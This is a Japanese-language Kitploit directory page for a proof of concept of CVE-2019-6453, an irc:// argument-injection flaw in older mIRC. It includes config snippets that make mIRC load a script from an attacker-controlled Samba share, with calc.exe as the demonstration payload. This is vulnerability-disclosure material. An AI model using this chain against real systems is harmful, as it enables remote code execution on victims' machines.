
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/andripwn/mirc-cve-2019-6453
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミングペイロード開発
GitHubandripwn/mirc-cve-2019-6453

mIRC-CVE-2019-6453

CVE-2019-6453の計算証明

リポジトリを見る
11297年前未レビュー
共有

CVE-2019-6453: mIRC <7.55 における引数インジェクションによるRCE(カスタムURIプロトコルハンドラ経由)

[解説記事へのリンク]

mIRCのirc:// URIプロトコルハンドラを通じて、リモートコード実行の脆弱性を発見しました。mIRCは引数リストの終了を示す**--などの記号を使用しないため、攻撃者はirc://リンクを通じてmIRCに引数を渡し、攻撃者が制御するSambaファイルサーバーからカスタムmirc.ini**を読み込ませることで任意のコードを実行できます。**ircs://**も同様に機能することに注意してください。

PoC

このPoCには、mirc.ini、calc.ini、poc.htmlの3つのファイルが必要です。攻撃者側でSambaファイルサーバーが動作していることを前提としています。例として、以下のコードはホスト127.0.0.1で動作しているものとします(つまり、以下のファイルの127.0.0.1を実際のサーバーのアドレスに置き換えて試してください)。

mirc.ini

mirc.iniは、ファイルサーバーのC:\mirc-poc\mirc.iniに配置されるカスタム設定ファイルです。

[rfiles]
n2=\\127.0.0.1\C$\mirc-poc\calc.ini

calc.ini

calc.iniは、ファイルサーバーのC:\mirc-poc\calc.iniに配置されるリモートスクリプトファイルです。

[script]
n0=on *:START: {
n1=  /run calc.exe
n2=}

poc.html

mIRCがirc:// URIスキームのデフォルトハンドラとして設定されており、ブラウザがペイロードをエンコードしない場合、poc.htmlにアクセスするだけで動作するはずです。ブラウザと設定によっては、プロンプトが表示される可能性があります(Firefoxでは表示されません)。

PoC gif

PoC gif

影響を受けるバージョン

このPoCはmIRC <7.55で動作します。

このPoCはEdge 42.17134(最新のプレビューバージョン)およびFirefox 64.0.2(最新リリース)でトリガーできます。Chromeでは、ChromeのURIプロトコルの処理方法(URIがアプリケーションに渡される前にエンコードされる)のため動作しません。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





